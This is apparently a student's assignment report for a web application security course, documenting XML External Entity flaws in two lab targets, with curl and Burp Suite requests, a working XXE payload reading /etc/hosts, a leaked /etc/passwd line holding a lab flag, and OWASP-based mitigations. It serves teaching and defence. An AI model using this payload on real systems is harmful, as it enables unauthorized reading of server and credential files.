



A05:2021 – Security Misconfiguration

Issue Report

Daniil Lebedev, AD1375, TTV22S2

Assignment report

Web Application Security TTC6500 / Joonatan Ovaska

09.03.2025

School of Technology / Information and Communication Technology

1 Old Wasdat – Task 1


1.1 XML External Entity

Title: XXE Vulnerability in API endpoint exposes critical server files

Description: A critical XXE vulnerability in <http://wasdat.fi:8080/api/articles/custom-search> allows unauthorized users to read arbitrary files from the server, including critical system files.

Steps to Reproduce:


- Proof of concept, showing that endpoint responds to custom requests (See Screenshot 1)



```
(kali@kali-vle)-[~/Desktop]
$ curl -v -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@oldwasdat.example.xml"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host wasdat.fi:8080 was resolved.
* IPv6: (none)
* IPv4: 192.168.1.100
* Trying 192.168.1.100:8080 ...
* Connected to wasdat.fi (192.168.1.100) port 8080
* using HTTP/1.x
> POST /api/articles/custom-search HTTP/1.1
> Host: wasdat.fi:8080
> User-Agent: curl/8.11.1
> Accept: */*
> Content-Type: text/xml
> Content-Length: 65
>
* upload completely sent off: 65 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.19.6
< Date: Sun, 09 Mar 2025 17:12:05 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 59
< Connection: keep-alive
< Access-Control-Allow-Origin: http://0.0.0.0:4000
< Vary: Origin
< Access-Control-Allow-Origin: *
<
* Connection #0 to host wasdat.fi left intact
<?xml version="1.0" ?><search/><search/>searchterm<search/>
(kali@kali-vle)-[~/Desktop]
```

Screenshot 1

- Use this XML payload (See left side of Screenshot 2) with 'curl -X POST' request to exploit target endpoint vulnerability and retrieve sensitive information (See Screenshot 2)



Screenshot 2

- Example of critical information leaked (See Screenshot 3)

```
wasflag:x:1000:1000:WasFlag5_1{NicelyDone_NowGoAndLaunchRockets}:/home/wasflag:/bin/sh
```

Screenshot 3

Impact estimation:

Critical: This vulnerability allows unauthorized users to access critical system files, like `/etc/passwd`. If further exploited, it may lead to the exposure of authentication credentials, privilege escalation, lateral movement or in worst case scenario – to full server compromise.

Mitigation:

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following (OWASP XXE Prevention Cheat Sheet):

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- See OWASP XXE Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
- Ensure API cannot access sensitive files or other internal configurations

2 Main target – Task 2


2.1 XML XXE

Title: XXE Vulnerability in API endpoint exposes internal host configuration

Description: Critical XXE vulnerability in product upload functionality leads to internal configuration files disclosure.

Steps to reproduce:

- Capture a POST request for example using BurpSuite after uploading and creating some example product and send it to Repeater (See Screenshot 4 and see Screenshot 5)



Screenshot 4

Dashboard Target Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```

22 Content-Type: text/xml
23
24 <?xml version="1.0" encoding="ISO-8859-1"?>
25
26 <!DOCTYPE products [
27   <!ELEMENT description ANY>
28   <!ENTITY xxe SYSTEM "file:///etc/hosts">
29 ]>
30
31 <products>
32   <product>
33     <name>ex4mpl3</name>
34     <price>3601337</price>
35     <description>&xxe;</description>
36   </product>
37   <product>
38     <name>k0tk4ns4l0</name>
39     <price>248163264128256</price>
40     <description>&xxe;</description>
41   </product>
42 </products>
43
44
45

```

Search

Response

Pretty Raw Hex Render


```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Sun, 09 Mar 2025 20:15:40 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2475
6 Connection: keep-alive
7 X-Frame-Options: DENY
8 Vary: Cookie
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Set-Cookie: csrftoken=fTa5IVGwpM0HcK8Iv6d0DZ5ZK15ZMeW2; expires=Sun, 08 Mar 2026 20:15:40 GMT; Max-Age=31449600; Path=/; SameSite=Lax
13 Set-Cookie: sessionid=""; expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/
14
15

```

Screenshot 6

- See the results with the data of /etc/hosts injected into description field (See Screenshot 7)



Screenshot 7

Impact estimation:

Critical: This vulnerability allows unauthorized users to access critical system files, like `/etc/hosts`, which exposes internal network configurations and host mappings. If other critical server system files can be read using this vulnerability, it may lead to the exposure of authentication credentials, privilege escalation, lateral movement or in worst case scenario – to full server compromise.

Mitigation:

- Ensure API cannot access sensitive files or other internal configurations
- Validate and sanitize input – ensure that XML input strictly follows expected schemas and disallow untrusted user-defined entities (See https://owasp.org/www-community/vulnerabilities/Missing_XML_Validation).
- See OWASP XXE Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)

3 Time management

Date	Used hours	Description
09.03.2025	1h	Reading chapter and watching recording
09.03.2025	1.5h	Exploiting the target weakness
09.03.2025	1h	Writing the documentation and finding the suitable resource recommendations
Total	3.5h	Finishing the assignment and reporting it